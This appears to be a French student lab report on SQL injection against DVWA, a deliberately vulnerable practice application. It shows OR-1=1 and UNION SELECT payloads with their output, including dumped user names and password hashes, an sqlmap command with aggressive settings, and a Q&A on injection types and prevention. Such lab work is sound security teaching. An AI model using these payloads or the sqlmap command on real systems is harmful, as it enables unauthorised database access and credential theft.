

TP : Métriser les attaquées « SQL Injection »

Partie pratique :

Niveau Bas :





DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect
Cryptography

Vulnerability: SQL Injection

User ID: Submit

```
ID: 5 ' or 1=1 #
First name: admin
Surname: admin

ID: 5 ' or 1=1 #
First name: Gordon
Surname: Brown

ID: 5 ' or 1=1 #
First name: Hack
Surname: Me

ID: 5 ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 5 ' or 1=1 #
First name: Bob
Surname: Smith

ID: 5 ' or 1=1 #
First name: isims
Surname: isims
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect
Cryptography

DVWA Security
PHP Info
About

Vulnerability: SQL Injection


User ID: Submit


```
ID: 5 ' union select user , password from users #
First name: Bob
Surname: Smith

ID: 5 ' union select user , password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5 ' union select user , password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 5 ' union select user , password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 5 ' union select user , password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 5 ' union select user , password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5 ' union select user , password from users #
First name: isims
Surname: cc23b914a58cdeb5777f5cd42cde1802
```


More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Niveau Moyen :









Questions et Réponses :

Qu'est-ce que DVWA et pourquoi est-il utilisé pour tester des vulnérabilités ?

DVWA est une application web intentionnellement vulnérable. Elle est utilisée comme environnement de test pour apprendre à identifier et corriger des failles de sécurité courantes, comme les injections SQL, dans un cadre contrôlé et sécurisé.

Pouvez-vous expliquer ce qu'est une injection SQL et comment cela fonctionne ?

Une injection SQL est une méthode d'attaque où un attaquant insère des commandes SQL malveillantes dans un champ d'entrée utilisateur. Cela manipule la requête SQL exécutée par l'application pour extraire ou modifier des données non autorisées dans la base de données.

Quels sont les trois niveaux de sécurité disponibles dans DVWA et comment affectent-ils les tests d'injection SQL ?

- **Bas** : Aucune protection, les injections sont facilement exploitables.
- **Moyen** : Certaines protections comme l'échappement des caractères spéciaux. Les attaques nécessitent des charges plus sophistiquées.
- **Élevé** : Utilisation de requêtes préparées et paramétrées, ce qui rend les injections SQL très difficiles.

Comment identifier un champ d'entrée vulnérable à une injection SQL dans DVWA ?

- Entrer un guillemet simple (') dans le champ.
- Si une erreur SQL apparaît ou si un comportement inattendu se produit, le champ est probablement vulnérable.

Quel est le but d'utiliser des charges utiles comme 1' OR '1'='1 lors des tests d'injection SQL ?

Cette charge force la condition SQL à toujours etre vraie, permettant par exemple de contourner une authentification ou d'accéder à des données non autorisées.

Comment vérifier si un champ d'entrée est susceptible d'être inclus dans une requête SQL sans connaître sa structure ?

En testant des caractères spéciaux (', ", #) pour provoquer une erreur SQL et observer les messages d'erreur retournés.

Peux-tu expliquer la différence entre les injections SQL basées sur l'erreur et celles basées sur le temps ?

- **Basées sur l'erreur** : Exploitent les messages d'erreur pour deviner la structure de la base de données.
- **Basées sur le temps** : Utilisent des commandes comme SLEEP() pour mesurer le temps de réponse, indiquant une exécution réussie sans retour d'erreur visible.

Pourquoi est-il important de toujours tester dans un environnement contrôlé comme DVWA ?

Cela permet de s'entraîner sans risquer de compromettre des données sensibles ou de violer des lois en testant sur des systèmes en production.

Quelles sont les meilleures pratiques pour éviter les injections SQL dans une application ?

- Utiliser des requêtes préparées et des déclarations paramétrées.
- Valider et désinfecter les entrées utilisateur.
- Appliquer le principe des moindres privilèges pour la base de données.
- Mettre en place une surveillance des activités suspectes.

Comment utiliser un outil comme SQLMap pour automatiser les tests d'injection SQL dans DVWA ?

- Lancer SQLMap en ciblant une URL vulnérable :

```
sqlmap -u "http://192.168.1.254/dvwa/vulnerabilities/sqli/?id=1" --risk=3 --level=5 –dbs
```

- SQLMap détectera automatiquement les vulnérabilités et permettra d'extraire des données si possibles.

Saisir le nom d'utilisateur et le mot de passe convenables à votre propre compte :

- Nom d'utilisateur : admin
- Mot de passe : password